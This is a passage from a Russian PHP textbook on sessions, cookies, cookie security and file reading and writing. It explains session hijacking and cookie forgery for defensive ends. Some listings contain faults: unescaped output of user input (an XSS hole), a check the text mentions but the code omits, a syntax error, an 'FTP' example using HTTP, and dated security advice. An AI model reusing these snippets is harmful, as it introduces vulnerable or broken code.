Для кратковременного хранения данных лучше всего подходят сеансовые переменные, а для долговременного хранения настроек клиента можно использовать файлы cookies или самописное решение, которое будет хранить данные в базе данных, но для этого база должна быть привязана каким-то образом к конкретному пользователю.

2.13.1. Сеансы

Рассмотрим параметры на примере сайта с авторизацией. Когда пользователь вводит свое имя, должен начинаться сеанс. Теперь мы можем использовать сеансовые переменные, которые будут сохраняться при переходе от страницы к странице, пока пользователь не закроет окно браузера. Для запуска сеанса используется функция `session_start()`. Если функция выполнилась удачно, то результатом будет `true`, иначе `false`.

Теперь можно сообщить интерпретатору PHP, какие переменные нужно сохранять в сеансе, поместив их в глобальный массив `$_SESSION`:

```
$_SESSION[ИмяПеременной] = Значение;
```

После этого все переменные, которые вы поместили в сеанс, будут доступны со всех страниц вашего сайта в течение всего сеанса.

Прочитать значение можно, обратившись к тому же элементу массива `$_SESSION[ИмяПеременной]`.

Рассмотрим пример сеанса. Для этого создадим файл 12-16.php, в котором будет форма для ввода имени пользователя, а это имя будет сохраняться в сеансовой переменной (листинг 2.16).

Листинг 2.16. Сохранение переменной в сеансе

```
<?php
  session_start();
  if (isset($_POST['UserName'])) {
    $_SESSION["user"] = $_POST['UserName'];
  }
  print('Текущее имя пользователя:' . $_SESSION["user"]);
?>

<form action="12-17.php" method="post">
 Имя пользователя: <input name="UserName" />
 <input type="submit" name="sub" value="Go">
</form>

<a href="12-17.php">Click me</a>
```

Форма для ввода имени пользователя передает данные самой себе. Просто не хочется усложнять задачу и создавать лишние файлы. В реальном приложении форма может отправлять данные и другому сценарию.

Наш PHP-код создает сеанс, и после этого происходит проверка: если `$_POST['UserName']` существует, то сохранить его значение в сессии.

На форме также есть ссылка **Click me** на файл сценария. При переходе по этой ссылке будет выполняться сценарий, в котором мы обратимся к сеансовой переменной. В этом файле будет следующий код:

```
<?php
  session_start();
  print('Текущее имя пользователя:' . $_SESSION["user"]);
?>
```

Во второй строчке мы запускаем сеанс, а третьей просто выводим на экран содержимое переменной `$_SESSION["user"]`. Если пользователь сохранил свое имя в сессии, то мы его увидим в этом сценарии не смотря на то, что имя файла отличается от того, которое пользователь сохранил. Сессия не привязывается к определенному файлу PHP-кода, она связана только с текущим пользователем.

Запустите в браузере файл сценария. Введите имя пользователя и нажмите кнопку **OK**. В этот момент сеансовой переменной будет присвоено значение. Теперь перейдите по ссылке и убедитесь, что сайт отображает введенное имя.

Сеансовые переменные автоматически сохраняются интерпретатором PHP, и нам не нужно ни о чем заботиться. Но как долго данные будут сохраняться? Проверить достаточно просто — закройте браузер и снова загрузите файл l2-17.php. На этот раз имени пользователя нет. Хотя времени прошло немного, но сеанс изменился, и теперь переменная пуста. Это значит, что при каждом запуске создается новый сеанс.

Недостаток файла l2-17.php в том, что нет проверки, установлена ли переменная. Давайте модифицируем код, как показано в листинге 2.17.

Листинг 2.17. Получение сеансовой переменной с проверкой готовности переменной

```
<?php
  session_start();
?>

<HTML>
<html>
  <head>
    <meta charset="utf-8">
  </head>
  <body>
<?php
  session_start();
  if (!$_SESSION['user'])
   {
    die("Требуется авторизация");
   }
  print("Hello: " . $_SESSION['user']);
?>

<hr><p><center>
<p>Hackish PHP
```

```
<br>&copy; Mikhail Flenov 2005
</center></p>

  </body>
<html>
```

В этом примере видно, что сеанс создается в самом начале файла. Код проверки и использования сеансовой переменной находится уже в середине файла сценария. Для проверки, установлена ли переменная, я использовал функцию isset(). Если сеансовая переменная user не существует для файла сценария, то функция вернет false. При проверке мы указали символ отрицания (восклицательный знак), а значит, если переменная не существует, то вызовется функция остановки выполнения сценария die() с сообщением о необходимости авторизации на сайте.

Откуда интерпретатор PHP знает, что сейчас идет определенный сеанс и после закрытия браузера сеанс завершается? У каждого сеанса есть свой идентификатор SID (Session ID). После запуска сеанса этот идентификатор сохраняется в cookie, и каждая последующая страница после выполнения функции session_start() находит этот SID и через него получает доступ к сеансовым параметрам.

Раньше браузеры были настолько "безопасными", что позволяли отключать cookies из-за боязни, что сайты собирают какую-то информацию о пользователях. Я считаю, что это паранойя. Ну, выяснит разработчик сайта, какие я страницы посмотрел, и что? Он и так узнает, потому что сеансы можно реализовать и без cookies. Идентификатор SID создается в любом случае, и его можно передавать любой странице через параметры POST или GET, а все переменные хранить на сервере в базе данных, в которой пользователь будет идентифицироваться по SID. Интернет построен на открытых стандартах, а это и есть основная проблема. Нельзя защититься от грабителей, если код от твоего кодового замка известен каждому. Отказ от удобства не поможет решить проблему безопасности, а наоборот, ухудшит.

Когда браузеры отключали cookies, в PHP была реализована возможность передавать идентификатор сессии прямо в URL. Это ужасно, потому что такой URL легко украсть и он сохраняется в журналах безопасности в открытом виде. Пример URL с идентификатором сессии в строке:

**http://192.168.77.1/1/session2.php?PHPSESSID=
8a22009f72339e71525288b33188703d&UserName=Tet**

В URL есть параметр PHPSESSID, который как раз и является идентификатором SID.

Идентификатор можно добавить к URL явным образом. В следующем примере в качестве адреса, на который передаются данные формы, указан session2.php?<?=SID?>:

```
<form action="session2.php?<?=SID?>" method="get">
 User Name: <input name="UserName">
 <input type="submit" name="sub" value="Go">
</form>
```

Конструкция <?=SID?> является указанием на то, что нужно добавить в URL идентификатор SID.

Если вы решили реализовать сеансовые переменные без использования cookies, то вы должны учитывать, что отображение идентификатора в URL далеко не безопасно. Если хакер увидит SID одного из пользователей, то он сможет перехватить сеанс. Да, запомнить SID возможно только теоретически. Среднестатистический человек не сумеет быстро запомнить такое количество не имеющих смысла букв и цифр. Но это не значит, что вы в безопасности. Перехват идентификатора можно сделать и программно. Троянская программа может выделить нужную часть или весь URL-адрес и передать его по сети злоумышленнику.

Допустим, что на вашем сайте есть форум, в котором определенные пользователи после авторизации получают возможность работы со сценариями управления форумом. Администратор, войдя на форум, получает SID, и по нему система выделяет администратора среди всех остальных. Если хакер смог перехватить идентификатор, то он также может получить права администратора, а это уже грозит потерей контроля над форумом, а может быть, и над всем сайтом. Хуже будет, если хакер сможет перехватить сеанс, в котором пользователь работает со своей кредитной карточкой (например, сеанс в электронном магазине), и соединение при этом происходит без шифрования трафика.

Пользователи сами иногда допускают ошибку и могут раскрыть свой сеанс. Например, уже много раз на моем блоге **flenov.info** посетители оставляли комментарии, в которых просили взглянуть на какой-то URL-адрес. При этом пользователи при написании комментария не утруждали себя ручным вводом адреса. Они просто его копировали из строки URL браузера вместе с параметром сеансов. Достаточно было перейти по ссылке, и если сеанс еще не устарел, я получал на сайтах права доступа пользователей. Такого я уже давно не видел, потому что уже через строку адреса сессии, кажется, никто не передает, и вам не советую.

Таким образом, cookies намного безопаснее для серверов, а значит, и для пользователей. Пусть фирмы могут определить, где мы побывали в Интернете, но зато хакерам будет сложнее перехватить наши закрытые сеансы.

Чтобы пользователи не боялись файлов cookies на вашем сайте, обязательно разъясните им, что cookies необходимы для обеспечения их личной безопасности и не используются в корыстных целях, например, для сбора информации и т. д.

2.13.2. Cookies

Слово cookie на русский переводят как "печенье", но в отношении файлов cookies такой перевод звучит странно и абсолютно некорректно. Сложно назвать файл печеньем, поэтому стали появляться более красивые жаргонные переводы — "плюшка" или "печенюшка". Никакого отношения к реальному значению файла этот перевод не имеет.

Смысл cookies в том, что это очень маленькие файлы, которые сохраняются браузером на диске в определенном месте. Файлы позволяют сайтам хранить на диске

пользователя информацию, чтобы персонализировать сайт. Так как в целях безопасности браузер не должен иметь доступа к компьютеру, то разработчики придумали более-менее безопасное решение в виде cookies. И решение действительно хорошее при правильном подходе и прекрасно работает уже долгие годы.

В *разд. 2.13.1* мы достаточно много уже говорили об этих файлах, но пока не устанавливали их вручную. Все автоматически выполнял интерпретатор PHP для поддержки сеансов. Но файлы cookies могут пригодиться не только для сеансов, но и для создания переменных, значения которых сохраняются долго, например несколько недель или месяцев. С помощью сеансов это сделать нельзя, а вот с помощью cookies — без проблем.

Значение cookie как минимум должно состоять из имени параметра, который нужно установить. Но он может содержать и дополнительные элементы, такие как:

- значение параметра;
- дата истечения срока годности. Если этот параметр не задан, то cookie будет удален сразу после закрытия браузера. Если дата задана, то параметры и значения будут доступны сценарию до истечения указанного времени. После этого клиент не будет направлять серверу устаревший файл cookie;
- путь. Этот параметр определяет, в какой части домена может использоваться данный файл cookie. Тут есть один очень интересный нюанс. Допустим, что у вас есть сайт **www.hostname.com/myname**. Если в качестве пути указать /myname, то доступ к параметрам cookies будут иметь только сценарии этого каталога. Но если в конце добавить слеш (/myname/), то с cookies смогут работать и подкаталоги, например, **www.hostname.com/myname/admin/**. Можно ограничить доступ только определенным сценарием. Для этого в качестве пути нужно указать путь к файлу сценария, например, /myname/index.php. Ну а если просто указать слеш, то доступ к cookies будут иметь абсолютно все. По умолчанию используется текущий каталог сценария, который устанавливает cookie;
- домен. Этот параметр позволяет указать, какие домены могут использовать информацию из файла cookie. Например, вполне логичным будет разрешить доступ только сценариям, расположенным в домене **www.hostname.com/**. Если у вашего сайта есть несколько псевдонимов (например, **www1.hostname.com** или **flenov.hostname.com**), то в качестве имени домена можно указать **hostname.com**, чтобы все сайты в домене **hostname.com** могли увидеть cookie. По умолчанию будет использоваться домен сервера, который установил cookie;
- параметр безопасности. Этот параметр позволяет указать, что данные cookie должны передаваться только через безопасное соединение HTTPS. Через открытый протокол (без шифрования) HTTP-файл не может быть передан. По умолчанию использование HTTP разрешено. Нет смысла использовать защищенное соединение для домашних страничек;
- `http only` — такое значение можно лишь передавать по сети, и его может прочитать только сценарий на сервере. Из кода JavaScript или любой другой клиентской технологии в браузере это значение прочитать будет невозможно. Этот

флаг имеет смысл устанавливать как раз для идентификаторов сессий. Только серверу разрешено читать этот идентификатор, а JavaScript не должен иметь доступа к нему. Так можно защитить параметр от атаки XSS.

В этом порядке указываются соответствующие параметры при создании cookie. Итак, для создания применяется функция `setcookie()`, которая в общем виде выглядит следующим образом:

```
int setcookie(
  string cookiename
  [, string value]
  [, integer lifetime]
  [, string path]
  [, string domain]
  [, integer secure]
)
```

Посмотрите на параметры. Первый — это имя переменной, которую нужно записать в cookie, и он является обязательным. Остальные параметры необязательны:

- `value` — значение переменной;
- `lifetime` — время жизни;
- `path` — путь;
- `domain` — домен;
- `secure` — параметр безопасности. По умолчанию равен нулю, но если установить 1, то по открытому протоколу HTTP передача файла будет запрещена.

Все это мы уже рассмотрели, и теперь нам предстоит познакомиться на практике с установкой cookies и работой с ними. Работу с cookies лучше всего реализовывать в самом начале файла сценария.

Если до PHP-кода, устанавливающего cookie, будет присутствовать HTML-код, то на странице может появиться сообщение об ошибке примерно следующего вида:

Warning: Cannot add header information - headers already sent by (output started at /var/www/html/1/cookie.php:8) in /var/www/html/1/cookie.php on line 11

Внимание: Не могу добавить информацию заголовка — заголовки уже отправлены (вывод начат в /var/www/html/1/cookie.php:8) в /var/www/html/1/cookie.php в строке 11.

Чтобы не столкнуться с такой ошибкой, всегда пишите код использования сеанса и установки cookie в самом начале, до HTML-кода и до подключения файлов с помощью `require` или `include`, где также может быть HTML-код, из-за которого произойдет ошибка сохранения параметров на диске пользователя.

Итак, для примера напишем сценарий, который будет отображать на странице количество ее просмотров конкретным пользователем. Для этого у пользователя на компьютере в cookie нужно сохранить целочисленную переменную, значение которой будет увеличиваться на единицу с каждым просмотром.

В самом начале сценария заводим переменную:

```
<?php
 $access = $_COOKIE["access"] + 1;
 setcookie("access", $access);
?>
```

Сразу же замечаем, что для доступа к cookies используется массив `$_COOKIES`. В принципе, уже очевидно, как работать с этим массивом.

Если переменная не существовала, то ее значение увеличится с нулевого на 1. В следующей строчке кода мы сохраняем значение переменной в файле cookie. В HTML-коде просто выводим на страницу сообщение:

```
<?php
 print("Вы видите эту страницу $access раз");
?>
```

Запустите сценарий и обновите страницу несколько раз. Счетчик будет увеличиваться. Как это происходит? Каждый раз, когда вы обновляете страницу, браузер клиента видит, что для данной страницы есть файл cookie, и отправляет его серверу. Содержимое cookie будет отправляться серверу не только при запросах HTML (при обращении к PHP-файлам), но и при запросах на загрузку картинок или других ресурсов с этого же сайта, если URL соответствует правилам, указанным у cookie. Интерпретатор PHP создает PHP-переменные с таким же именем, как у переменной cookie, и вы можете работать с ними в файле сценария.

Если закрыть страницу и загрузить ее заново, то счетчик будет сброшен. Файл cookie не содержит срока хранения, поэтому он был удален после закрытия браузера. Если не указано время действия, легким движением руки cookie превращается в сеансовую переменную. Она работает как сеанс. Чтобы этого не произошло, в третьем параметре нужно указать время действия cookie. Для этого чаще всего используют один из двух способов.

- Для кратковременного хранения параметров можно использовать функцию `time()`, которая возвращает текущее время в секундах. К этому времени прибавляем количество секунд, в течение которого нужно хранить параметр. Например, параметр должен быть доступен в течение 10 минут после загрузки страницы. Это можно реализовать передачей в качестве третьего параметра функции `setcookie()` значения `time()+600`. Такое кратковременное хранение параметров используется в случаях работы в областях, требующих авторизации. Если в течение 10 минут не было активности, то cookie удаляется и пользователю необходимо заново проходить авторизацию. Можно использовать и числа побольше: `time()+60 * 60 * 24 * 100`. Такой cookie пролежит на сервере 100 дней, потому что мы умножили 60 секунд на 60 минут, потом на 24 часа и на 100 дней.
- Для долговременного хранения параметров можно указать достаточно большую дату с помощью функции `mktime()`. Этой функции передается 6 параметров, определяющих время конца действия cookie: часы, минуты, секунды, месяц, число, год. Обратите внимание, что месяц идет раньше даты. В некоторых странах используется другой формат, где сначала идет дата, а потом уже месяц.

Следующий пример задает время действия cookie до 00:00:00 1 января 2020 года:

```
setcookie("access", $access, mktime(0,0,0,1,1,2020));
```

Я думаю, что этого числа достаточно для любого сайта. Хотя в 2020 году все равно придется отодвинуть дату. Чтобы было проще, можно использовать константу для всего приложения. А можно использовать первый вариант с функцией `time`, но очень большим значением параметра.

Давайте вспомним, для чего нужен сеанс? Он позволяет сохранить переменные, чтобы они были доступны при переходе от страницы к странице, и для этого используются файлы cookie. А теперь подумайте, как это реализуется? Нетрудно догадаться, что сеанс просто создает файлы cookie с нужными переменными и устанавливает им два свойства:

- время действия остается пустым, чтобы параметры уничтожались после закрытия браузера;
- путь и домен устанавливаются так, чтобы файл cookie был доступен всем страницам сайта.

Вот и весь сеанс.

Следующий код разрешает доступ к cookie только сценариям из каталога admin на сервере profwebdev.com, т. е. сценариям с URL **http://profwebdev.com/ru** и более низкого уровня:

```
setcookie("access", $access, mktime(0,0,0,1,1,2010),
         "/ru", "profwebdev.com");
```

Такой код разрешает доступ к cookie-параметрам только из одного файла — /ru/index.php:

```
setcookie("access", $access, mktime(0,0,0,1,1,2010),
         "/ru/index.php", "profwebdev.com");
```

А если нужно сохранить в cookie переменную, которая содержит массив? На первый взгляд, все просто:

```
<?php
 $access = $_COOKIE['access'];
 $access[0]=$access[0]+1;
 $access[1]=$access[1]+2;
 setcookie("access", $access, mktime(0,0,0,1,1,2010));
?>
```

В данном примере создается массив `$access`, в котором увеличиваются значения двух элементов. Значение первого элемента увеличивается на 1, а второго — на 2. Запустите сценарий и обновите окно браузера несколько раз. Обратите внимание, что значения обоих элементов никогда не превышают 9, т. е. состоят из одного символа. Получается, что просто сохранить переменную `$access` будет неверным решением. Нужно сохранять каждый элемент в отдельности, каждое значение в собственном cookie.

С установкой разобрались. А как же можно удалять cookie? Никакие дополнительные функции не нужны. Достаточно только установить параметр с нужным именем, но при этом указать нулевое значение времени его жизни. Таким образом, параметр будет удален из cookie при закрытии браузера. Например, следующий код удаляет параметр `access`:

```
setcookie("access");
```

Но лучше указать время жизни в прошлом:

```
setcookie("access", 0, mktime(0,0,0,1,1,2000));
```

Здесь меняется значение cookie переменной, я указываю 2000 год, который уже давно прошел, и это значение будет автоматически удалено браузером из хранилища, как устаревшее.

Одна страница может установить несколько параметров, но удален будет только `access`, а все прочие останутся без изменений.

Напоследок необходимо сделать одно замечание — имя переменной может состоять только из латинских букв, цифр, символов подчеркивания или дефисов. Все остальное запрещено и преобразуется к символу подчеркивания. Например, если вы назвали переменную как `$Test@Me`, то после выполнения функции `setcookie()` имя преобразуется в `$Test_Me`.

Проблема в том, что имена переменных не могут содержать символы, отличные от латинских букв, подчеркивания и дефиса, поэтому и в cookie действует такой же запрет, иначе нельзя будет создать переменную. Таким образом, нельзя обратиться к переменной `$Test@Me`, но при этом можно попытаться сделать это через массив следующим образом: `$_COOKIE["$Test@Me"]`. Только попытка окажется неудачной (вы получите нулевое значение, потому что переменная была переименована, и нужно писать: `$_COOKIE ["$Test_Me"]`).

2.13.3. Безопасность cookie

Файлы cookies абсолютно небезопасны для хранения важной информации, и им доверять нельзя. В них не должно храниться ничего приватного, что может повлиять на безопасность пользователя в системе и на безопасность самого сервера. Существует множество способов завладеть чужими файлами cookies:

- ошибки в Web-браузере;
- ошибки в сценариях, позволяющие встроить JavaScript-код в HTML-форму;
- троянские программы.

Хакер может и подделать файл. Для этого чаще всего производятся те же действия, которые может выполнить пользователь, и в результате на диске взломщика появляется файл cookie. Следующим этапом будет подделка cookie таким образом, чтобы он соответствовал другому пользователю. Браузеры Chrome и Firefox предоставляют удобные средства для редактирования собственных значений cookies, поэтому пользователь может изменить их.

Рассмотрим классическую задачу с электронными почтовыми ящиками. Допустим, что бесплатный почтовый сервис сохраняет в файле cookie параметры доступа к почтовому ящику, чтобы при последующем входе в систему не пришлось вводить данные заново. Хакер создает себе ящик и получает свой cookie. Теперь необходимо изменить свой файл так, чтобы почтовая система приняла вас за другого пользователя.

Допустим, что в cookie сохранено текущее имя пользователя. Сервер проверяет: если в cookie есть имя, то можно автоматически доверять ему. Злоумышленник может зайти на сайт под своим именем, а потом поменять свои cookies-значения на другого пользователя.

Информация из файлов cookies должна упрощать авторизацию, но не заменять ее, поэтому храните там только имена пользователей. Пароли и любую другую информацию, идентифицирующую пользователя, необходимо хранить отдельно, а лучше заставлять пользователей вводить ее при каждом входе.

В случае с почтовой системой в cookies можно сохранить только сессию, а в переменных сессии уже указать, к какому почтовому ящику принадлежит сессия. Хакер все еще может поменять значение cookie сессии и попытаться перехватить чужую сессию, но тут уже все зависит от того, как уникально это значение и как сложно предсказать идентификатор сессии. По умолчанию в PHP используются достаточно сложные для подбора идентификаторы.

Следующий вопрос хотя и не касается безопасности, но я решил все же рассмотреть его здесь — размер значений, которые можно хранить в cookie. Так как эти значения будут передаваться между браузером и сервером при каждом запросе, желательно не сохранять больших данных. В cookie можно поместить небольшую строку или число, но не стоит помещать туда килобайты данных, иначе каждый запрос к серверу увеличится на килобайт.

При нынешних скоростях килобайт данных — практически незначительная информация. Но не забывайте, что этот килобайт будет отправляться к серверу с каждым запросом. Если страница состоит из 20 картинок (вполне реальная ситуация), то браузеру придется отправить 20 запросов на каждую картинку, и это уже будет 20 Кбайт. Если одновременно к сайту обратится 1000 человек, то это уже будет 20 Мбайт абсолютно ненужной информации, которая пройдет по сети.

Если требуется сохранить где-то килобайт данных или более, подумайте о том, чтобы использовать сессии.

2.14. Файлы

Работа с файлами — наиболее интересная тема с точки зрения безопасности в этой главе. В следующей главе мы обсудим не менее интересные вопросы. А пока продолжаем постепенно двигаться от простого к сложному.

Из-за неправильного обращения к файловой системе было взломано большое количество сайтов. Любое обращение к системе опасно, а к файловой системе — вдвой-

не. В *разд. 3.4.1* мы рассмотрим пример ошибки, который я нашел во время написания этой книги, и вы увидите, как хакеры могли бы взломать достаточно интересный сайт.

Файлы очень удобны для хранения простых данных, таких как настройки сайта или небольшие блоки данных, которые должны выводиться на странице. Если данных много, то в этом случае для хранения лучше подходят базы данных.

Из PHP-сценариев вы можете работать с любым файлом сервера, на который установлено соответствующее право доступа. С другой стороны, доступ должен быть разрешен только к тем файлам, которые необходимы.

Права доступа определяются правами Web-сервера, т. к. обращение к файловой системе происходит именно от имени Web-сервера. Если сервер работает с правами root, то из сценария можно будет обратиться абсолютно к любому файлу, в том числе и к конфигурационному, что нехорошо. Вы должны знать, как правильно настроить свой Web-сервер. О настройке самого популярного сервера Apache на платформе Linux вы можете прочитать в книге "Linux глазами хакера" [1].

Работа с файлами происходит в три этапа.

1. Открытие файла.
2. Чтение или модификация данных.
3. Закрытие файла.

Давайте рассмотрим функции PHP, которые позволят нам реализовать все эти три этапа. Только изучать функции будем немного в другом порядке — открытие, закрытие и чтение/изменение.

2.14.1. Открытие файла

Файл открывается с помощью функции `fopen()`, которая в общем виде выглядит следующим образом:

```
int fopen(string filename, string mode [, int use_include_path])
```

У функции три параметра, первые два из них являются обязательными. Рассмотрим их:

- `filename` — имя файла, если он находится в текущем каталоге, или полный путь;
- `mode` — режим открытия файла. Здесь можно передавать следующие значения:
  - `r` — открыть файл только для чтения;
  - `r+` — открыть файл для чтения и записи;
  - `w` — открыть файл только для записи. Если он существует, то текущее содержимое файла уничтожается. Указатель устанавливается в начало;
  - `w+` — открыть файл для чтения и для записи. Если он существует, то текущее содержимое файла уничтожается. Указатель устанавливается в начало;
  - `a` — открыть файл для записи. Указатель устанавливается в конец файла;

   - a+ — открыть файл для чтения и записи. Указатель устанавливается в конец файла;
   - b — обрабатывать бинарный файл. Этот флаг необходим при работе с бинарными файлами в ОС Windows;
- use_include_path — искать файл в каталогах, указанных в директиве include_path конфигурационного файла php.ini.

Если открываемый файл не существует, то он будет создан. Если файл не существует, то убедитесь в наличии у Web-сервера прав на запись в каталог, где будет создаваться файл, иначе файл создать будет нельзя, и сервер возвратит ошибку.

Функция возвращает дескриптор открытого файла или false, если попытка открытия прошла неудачно. Вы должны внимательно обрабатывать все ошибки ввода/вывода. Если файл не удалось открыть, то необходимо прервать работу сценария.

```
if($f=fopen("testfile.txt", "w+"))
  {  print("Файл открыт ($f)");  }
 else
  {  die("Ошибка открытия файла");   }
```

Открывать можно не только локальные файлы сервера, но и файлы, расположенные на других серверах, только для этого должен использоваться протокол HTTP или FTP. Например, следующая строчка открывает файл по протоколу HTTP:

```
$f=fopen("http://www.you_domain/testfile.txt", "r")
```

А теперь посмотрим на работу с файлом по протоколу FTP:

```
$f=fopen("http://ftp.you_domain/testfile.txt", "r")
```

Как видите, ничего страшного тут нет. Все максимально просто, и не требуется знание сетевых протоколов. Все происходит так же, как и с файлами локальной файловой системы, только вместо пути указывается URL.

2.14.2. Закрытие файла

Во время открытия файла ОС выделяет ресурсы для хранения данных, необходимых для работы. Если не освобождать такие ресурсы, то производительность сервера со временем может пойти на убыль, поэтому нужно всегда их освобождать, а в данном случае — закрыть файл. Для этого существует функция fclose(), которая в общем виде выглядит следующим образом:

```
int fclose (int f)
```

Функции передается дескриптор закрываемого файла. Если все прошло удачно, то функция возвращает true, иначе false. Следующий пример показывает, как открыть и закрыть файл:

```
if(!($f=fopen("testfile.txt", "w+")))
  {  print("Ошибка открытия файла");   }
```

```
// Здесь можно читать или изменять данные

fclose($f);
```

Если файл не закрылся, то мы уже ничего поделать не сможем, поэтому пытаться отреагировать на потенциальные проблемы бесполезно. Впрочем, никаких проблем быть не должно.

2.14.3. Чтение данных

Для чтения данных из файла можно использовать несколько функций: `fread()`, `fgetc()`, `fgets()`, `fgetss()`. Каждая из них удобна для определенного случая. Рассмотрим их по очереди на примерах.

Наиболее часто используемой программистами функцией является `fread()`, которая выглядит следующим образом:

```
string fread(int f, int length)
```

У этой функции два параметра:

- дескриптор файла, из которого нужно производить чтение;
- количество необходимых символов.

В качестве результата функция возвращает строку прочитанных данных. При этом после выполнения функции указатель текущей позиции смещается в конец прочитанных данных, и при следующем вызове функции `fread()` будут читаться следующие данные.

Рассмотрим пример:

```
if(!($f=fopen("/var/www/html/1/testfile.txt", "r")))
  {   die("File open error");  }

// Чтение первых семи символов
$s = fread($f, 7);
print("<P>Line 1: $s");

// Чтение оставшихся 11 символов
$s = fread($f, 11);
print("<P>Line 2: $s");

fclose($f);
```

Допустим, что у нас есть файл testfile.txt, в котором находится строка "This is a test". В первой строчке кода мы открываем этот файл, при этом указатель устанавливается в начало файла. Читаем первые 7 символов с помощью функции `fread()` и выводим их на экран. Теперь указатель файла находится на восьмом символе, и чтение начнется с него.

Переходим к функции `fgets()`. Она очень похожа на `fread()`:

```
string fgets(int f, int length)
```

Так в чем же разница? Функция `fread()` читает данные, не обращая внимания на переводы строк. Допустим, ваш файл содержит две строки:

```
This is a test
Test file
```

Теперь попробуйте открыть этот файл и прочитать 40 символов. Этого достаточно, чтобы прочитать все содержимое файла, и оно будет возвращено в виде одной строки. А теперь посмотрим на следующий код:

```
// Чтение первой строки
$s = fgets($f, 40);
print("<p>Line 1: $s");

// Чтение второй строки
$s = fgets($f, 40);
print("<p>Line 2: $s");
```

Здесь для чтения используется функция `fgets()`. Она читает из файла указанное количество символов, но прерывает чтение, когда встретит символ перевода строки. Таким образом, несмотря на то, что мы читаем по 40 символов (достаточно для обеих строк), каждый вызов функции `fgets()` будет возвращать только одну строку.

Итак, функция `fread()` удобна, когда нужно читать файл, не обращая внимания на строки, а `fgets()` для чтения файла построчно.

Функция `fgetss()` идентична `fgets()`, но при чтении удаляет из прочитанных данных все HTML- и PHP-теги. В общем виде функция выглядит следующим образом:

```
string fgetss(int f, int length [, string allowable])
```

Первые два параметра нам уже известны, а последний является новым. Это строка, содержащая список разрешенных тегов через запятую. Это уже намного лучше, ведь вы можете разрешить чтение из файла только безопасных тегов, например, тегов форматирования: `<B>`, `<I>`, `<U>` и т. д.

Не помешало бы иметь возможность быстро увидеть строки файла в виде массива. Можно прочитать все строки в массиве с помощью `fgets()`, но есть способ лучше — функция `file()`, которая выглядит следующим образом:

```
array file(string filename [, int use_include_path])
```

Простота этого метода заключается в том, что не нужно открывать файл, использовать цикл для чтения, закрывать файл. Просто указываем имя нужного файла и получаем массив его содержимого.

Все хорошо, но тут есть и недостаток. Допустим, что файл занимает 1 Мбайт дискового пространства, но нам нужно прочитать только первые 10 байт. Функция `file()` загрузит весь файл и израсходует на это много ресурсов. А если к сценарию обратятся по сети 100 пользователей? Слишком большие расходы могут привести к замедлению работы сервера и увеличению времени отклика.

Никогда не используйте функцию `file()` для больших файлов, если не собираетесь читать их целиком. Вам может показаться, что лишние расходы не значительны, но

когда к сайту обращаются сотни тысяч человек, то незначительные потери умножаются на сотни тысяч, и это уже становится более серьезной проблемой.

Приведенный далее пример показывает, как можно загрузить файл в массив и отобразить его на экране:

```
if ($arr=file("/var/www/html/1/testfile.txt"), "r+")
  {
   for ($i=0; $i<count($arr); $i++)
     {
       printf("<BR>%s", $arr[$i]);
     }
  }
```

Следующая функция, которую мы будем рассматривать, — `fgetc()`. Она возвращает один символ из файла, поэтому в качестве параметра достаточно указать только дескриптор файла, из которого нужно читать. В качестве результата функция вернет нам один символ в виде строковой переменной:

```
string fgetc(int f)
```

Я думаю, что принцип работы функции `fgetc()` понятен без дополнительного примера.

Если достигнут конец файла, то все функции возвращают значение `false`. Если запрашиваемое количество символов меньше, чем осталось в файле, то функции возвращают оставшиеся символы.

Еще раз напоминаю, что при чтении и выводе данных на экран все теги в тексте файла будут активными. Если просто вывести результат в браузер, то браузер будет использовать теги для форматирования. Исключением является функция `fgetss()`, которая удаляет теги. Если файл может наполняться пользователем, то обязательно удаляйте теги.

Я несколько раз видел ленты новостей, которые хранят последние новости в файле. Если посетители сайта могут самостоятельно добавлять новости, то перед сохранением новости и после загрузки не помешало бы удаление тегов. В настоящее время файловые новостные ленты встречаются уже реже, потому что все стараются использовать более эффективное средство хранения информации — базы данных.

2.14.4. Дополнительные функции чтения

Допустим, что нам необходимо просто вывести на страницу содержимое определенного файла. Для этого есть две функции: `fpassthru()` и `readfile()`. Различие между ними состоит в том, что первой передается дескриптор открытого файла, и она выводит на экран все содержимое, начиная с текущей позиции. Второй передается имя файла, и она сама открывает файл, читает данные, выводит на страницу и закрывает файл.

Например:

```
if ($f=fopen("/var/www/html/1/testfile.txt", "r"))
  { print("File opened ($f)"); }
```

```
 else
  { die("File open error"); }

fpassthru($f);
```

Для работы с функцией `fpassthru()` необходимо, чтобы файл был открыт в режиме чтения.

Если требуется вывести на страницу весь файл, то проще воспользоваться функцией `readfile()`:

```
readfile("/var/www/html/1/testfile.txt");
```

Будьте осторожны при использовании функций `fpassthru()` и `readfile()`. Дело в том, что они никак не проверяют данные файла, а просто отправляют их браузеру, который будет отображать содержимое, как полноценный HTML. Если вы выводите на страницу содержимое файла index.php, то HTML-теги из этого файла будут обработаны браузером. Если хакер получит доступ к подключаемому файлу, то сможет вставить в него JavaScript-код, а это может привести к XSS-атаке.

2.14.5. Запись данных

Для записи данных можно использовать одну из двух функций: `fwrite()` и `fputs()`. Они идентичны по своему действию и отличаются только названием, поэтому будем использовать `fwrite()`:

```
int fwrite(int f, string ws [, int length])
```

У функции три параметра, первые два из которых обязательные:

- дескриптор файла, в который нужно записывать данные;
- строка, которую надо записать;
- количество записываемых данных. Если этот параметр не задан, то в файл будет записана вся строка.

Если запись произошла успешно, то функция возвращает `true`, иначе `false`.

Во время записи вы должны учитывать, что данные пишутся в текущую позицию в файле. Например:

```
if(!($f=fopen("/var/www/html/1/testfile.txt", "r+")))
  {
   die("File open error");
  }

$s = fread($f, 7);
print("<P>Line 1: $s");

fwrite($f, "writing");

fclose($f);
```

В этом примере после открытия файла мы сначала читаем 7 символов, а потом уже записываем данные. Так как после чтения позиция перемещается на восьмой символ, то запись будет происходить начиная с восьмого символа.

2.14.6. Позиционирование в файле

Когда необходимо прочитать файл за несколько этапов, очень важно четко знать, достигнут ли конец файла. Не стоит надеяться на то, что функции чтения вернут пустое значение в конце файла, лучше воспользоваться специализированным методом. В языке PHP есть такой метод — функция `feof()`. Она возвращает `true`, если текущая позиция соответствует концу файла. Например, цикл чтения файла может выглядеть следующим образом:

```
if(!($f=fopen("/var/www/html/1/testfile.txt", "r")))
  {   die("File open error");  }

while (!feof($f))
{
 $str = fread($f, 10);
}

fclose($f);
```

В этом примере мы в цикле читаем данные по 10 символов, пока не будет достигнут конец файла.

